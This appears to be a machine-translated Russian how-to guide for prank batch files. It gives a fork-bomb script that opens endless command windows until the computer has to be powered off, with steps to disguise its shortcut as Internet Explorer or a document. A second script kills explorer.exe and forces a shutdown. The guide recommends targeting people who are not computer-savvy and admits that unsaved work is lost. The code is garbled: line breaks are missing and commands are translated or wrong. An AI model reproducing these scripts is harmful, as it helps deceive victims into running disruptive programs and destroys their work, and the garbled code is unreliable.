

Матрицу когда-нибудь видели? Что ж, вы можете использовать код в стиле Матрицы, чтобы вывести компьютер из строя. С помощью этого вы можете пошалить над друзьями и семьей.
Шаги

Шаг 1. Откройте Блокнот

Шаг 2. В Windows XP нажмите «Пуск» и нажмите «Все программы»
В разделе «Все программы» нажмите «Стандартные», в «Стандартные» нажмите «Блокнот». Для Windows 7 нажмите Пуск, затем введите в строке поиска внизу тип; Блокнот и нажмите ввод.

Шаг 3. Скопируйте этот код в Блокнот:
@echo off color a cls: top start goto top

Шаг 4. Сохраните как пакетный файл
Например, как cmd_prank.bat.

Шаг 5. Создайте ярлык для розыгрыша
Щелкните файл правой кнопкой мыши и выберите «Отправить», затем «Рабочий стол».

Шаг 6. Измените значок
Перейдите на Рабочий стол, щелкните правой кнопкой мыши и выберите Свойства и Изменить значок. Сделайте значок Internet Explorer или значок документов.

Шаг 7. Нажмите Применить, затем ОК

Шаг 8. Щелкните правой кнопкой мыши еще раз и переименуйте файл, чтобы он соответствовал значку

Шаг 9. При двойном щелчке по файлу открываются сотни командных запросов, которые приводят к сбою монитора
Чтобы остановить это до того, как это произойдет, вытащите аккумулятор или нажмите и удерживайте кнопку питания, пока она не выключится (ноутбуки), или отключите компьютер а не монитор (рабочие столы).
Метод 1 из 1: мгновенное выключение

Шаг 1. Откройте блокнот и введите следующий код:
kill -f explorer.exe выключение -s -f выход

Шаг 2. Сохраните как пакетный файл
В Блокноте нажмите Ctrl + S, затем выберите «Любой» в качестве типа файла, введите имя с расширением «.bat», например «Anything.bat», и нажмите «Сохранить».

Шаг 3. Запускаем
подсказки
- Всегда проверяйте свой компьютер на наличие такого файла на рабочем столе, проверяя, не является ли он ярлыком. Если это так, щелкните правой кнопкой мыши и выберите «Изменить» (если возможно). Если это кажется подозрительным, удалите его.
- Используйте это для кого-то, кто не умеет работать с компьютером.
Предупреждения
- Это может привести к офисной войне.
- Также компьютер может потерять все несохраненные открытые файлы, например Word, загружаемые файлы и т. Д.